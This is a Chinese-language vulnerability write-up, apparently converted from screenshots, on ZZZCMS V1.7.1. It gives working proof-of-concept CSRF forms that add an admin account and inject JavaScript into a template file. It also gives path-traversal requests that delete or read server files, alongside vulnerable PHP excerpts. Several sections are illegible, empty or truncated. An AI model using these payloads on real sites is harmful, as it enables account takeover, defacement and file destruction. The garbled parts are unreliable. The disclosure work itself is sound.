

ZZZCMS V1.7.1 漏洞合集

ZZZCMS V1.7.1 CSRF漏洞

| 漏洞概述

[illegible]



POC

```
1  <html>
2      <form action='http://127.0.0.1:zzz17/admin261/save.php?act=user' method="post">
3          <input type='hidden' name='u_gid' value='2'/>
4          <input type='hidden' name='username' value='zhhyh' />
5          <input type='hidden' name='password' value='6192288a' />
6          <input type='hidden' name='truename' value='zhhyh' />
```

```

7         <input type='hidden' name='mobile' value='15260131659' />
8         <input type='hidden' name='face' value='/zzz/plugins/face/face01.png' />
9         <input type='submit' value='点击有惊喜' />
10    </form>
11 </html>

```



可以看到，回显显示了保存成功。我们在后台处可以看到确实增加了一个管理员，并且可以登录成功。




ZZZCMS V1.7.1 存储型XSS漏洞

| 漏洞概述

```

806 function editfile(){
807     $file=getform( name: 'file', source: 'post');
808     if(strin($file, conf( str: 'adainpath')) and layererr( str: '后台文件，不允许修改
809     $filetext=getform( name: 'filetext', source: 'post');
810     $file_path=file_path($file);
811     $safe_path=array('upload','template','runtime');
812     if(arr_search($file_path,$safe_path)){
813         $file=$_SERVER['DOCUMENT_ROOT'].$file;
814         !(is_file($file)) and layererr( str: '保存失败，文件不存在');
815     }else{
816         layererr( str: '非安全目录文件不允许修改');
817     }
818     if (create_file($file,decode(html_textarea($filetext)))){
819         layertrue ( str: '修改成功');
820     }else{
821         layererr ( str: '保存失败');
822     };
823 }

```



```

118 function create_file( $path, $content = null, $over = true ) {
119     $path = str_replace( array( '//', '\\', '/' ), '' , $path );
120     check_dir( dirname( $path ), $create = true );
121     $result = fopen( $path, 'a' );
122     if ( is_resource( $result ) ) {
123         if ( ! $over ) {
124             $result = fopen( $path, 'w' );
125             if ( ! $result ) {
126                 return false;
127             }
128         }
129         fwrite( $result, $content );
130         fclose( $result );
131     }
132 }



```

POC


```


1 <html>
2 <form action='http://127.0.0.1/zzz17/admin261/save.php?act=editfile' method="post">
3     <input type='hidden' name='file' value='/zzz17/template/pc/cn2016/js/img.js' />
4     <input type='hidden' name='filetext' value='alert("zhhhhy");' />
5     <input type='submit' value='点击有惊喜' />
6 </form> </html>

```



可以看到，回显显示了保存成功。我们观察一下/zzz17/template/pc/cn2016/js/img.js 文件。可以发现代码成功被注入进去了。我们只要找到引用了这个文件的页面即可触发XSS。





ZZZCMS V1.7.1后台任意文件删除漏洞

| 漏洞概述

```

825 function delfile() {
826     $file=getform( 'name': 'path', source: 'post' );
827     $file_path=file_path($file);
828     $safe_path=array('upload','template','runtime','backup');
829     if(arr_search($file_path,$safe_path)){
830         $file=$_SERVER['DOCUMENT_ROOT'].$file;
831         return del_file($file);
832     }
833 }
834


```

```



534 function del_file( $file ) {
535     if ( is_null( $file ) ) return FALSE;
536     $file = is_file( $file ) ? $file : $_SERVER[ 'DOCUMENT_ROOT' ] . $file;
537     var_dump($file);
538     if ( is_file( $file ) ) {
539         if ( strstr( $file, str: 'runtime' ) ) {
540             unlink( $file );
541         } else {
542             $ext = file_ext( $file );
543             if ( in_array( $ext, array( 'php', 'db', 'md', 'tpl' ) ) ) return FALSE;
544             if ( !unlink( $file ) ) {
545                 $r = @rename( $file, randname() );
546             }
547         }
548     }
549 }

```

| POC



- ```
1 POST http://127.0.0.1/zzz17/admin/save.php?act=delfile
2 path=/zzz17/upload/ading/../../../../Apache/conf/httpd.conf
```





## # ZZZCMS V1.7.1后台SQL注入漏洞

## 漏洞概述

[illegible]


## | POC





## # ZZZCMS V1.7.1后台任意文件读取漏洞

### | 漏洞概述



### | POC

```
1 GET http://127.0.0.1/zzz17/admin/?module=templateedit&type=zzz17/runtime/cache/admin/../../config/zz
```

DESTINY?

< 简单聊聊XXE漏洞原理及利用

python scrapy框最最基础知识 >